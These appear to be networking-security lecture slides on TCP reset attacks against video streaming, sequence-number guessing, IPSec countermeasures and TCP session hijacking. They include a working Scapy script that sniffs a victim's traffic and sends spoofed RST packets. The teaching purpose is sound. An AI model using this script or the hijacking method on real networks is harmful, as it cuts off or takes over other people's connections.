
- Challenges:
 - Choose which endpoint to reset → server or client
 - server may detect unexpected RST packets
 - Packets arrive continuously
 - manual sniffing is impossible
- Instead, we need to automate the RST attack.

TCP Reset Attack in Video Streaming

- Strategy:
 - Sniff TCP packets generated from the client (how?)
 - Calculate the sequence number (how?)
 - Send a spoofed RST pkt to the client

```
VICTIM_IP = "10.1.0.4"
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags="R",
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=?)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter="tcp and src host %s" %
VICTIM_IP, prn=tcp_rst)
```




TCP Reset Attack in Video Streaming

- Strategy:
 - Sniff TCP packets generated from the client (how?)
 - Calculate the sequence number (how?)
 - Send a spoofed RST pkt to the client


```
VICTIM_IP = "10.1.0.4"
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags="R",
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=pkt[TCP].ack)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter="tcp and src host %s" %
VICTIM_IP, prn=tcp_rst)
```



Do We Need Sniffing?

- Can we get rid of sniffing?



Do We Need Sniffing?

- Guessing the Port Number and Sequence Number
 - Port Number: $0-2^{16}-1$
 - Sequence Number?

Do We Need Sniffing?

- Guessing the Sequence Number
- Relying on the receiver window size

```
kali@kali:~$ cat /proc/sys/net/ipv4/tcp_rmem  
4096 131072 6291456
```

(min, default, max)


- (Approx.) Number of guesses:
 - $2^{32}/6291456 = 683$
 - $2^{32}/131072 = 32768$
- If the spoofed Seq. Number is within the expected range but incorrect:
 - The receiver sends a “challenge ACK” pkt, with the expected Seq. Number!

Countermeasure

- IPSec:
 - RFC 4301 and RFC 4309
 - Uses cryptographic keys
 - Protects communication over IP network
 - Modes:
 - Tunnel (Encrypt and encapsulate the IP pkt with a new IP header)
 - Transport (Encrypt IP payload only)


TCP Session Hijacking

Recall: Data Transmission in TCP



TCP Session Hijacking

- Goal:
 - The attacker injects arbitrary data in the TCP receiver buffer during ongoing TCP session




TCP Session Hijacking: Principle

- Injected packets need to have the same:
 - Source IP
 - Destination IP
 - Source port
 - Destination port

→ So the server believes they belong to the original session
- What else?!

TCP Session Hijacking: Principle


- How should the attacker set sequence number?



- Small N:
 - The client may have already sent those bytes
 - The server drops injected pkts because it believes they're duplicates
- Large N:
 - The buffer may not have enough space, or/and
 - The attacker needs to wait till those N bytes are received by the client


Hijacking a Telnet Session

- How does telnet work?



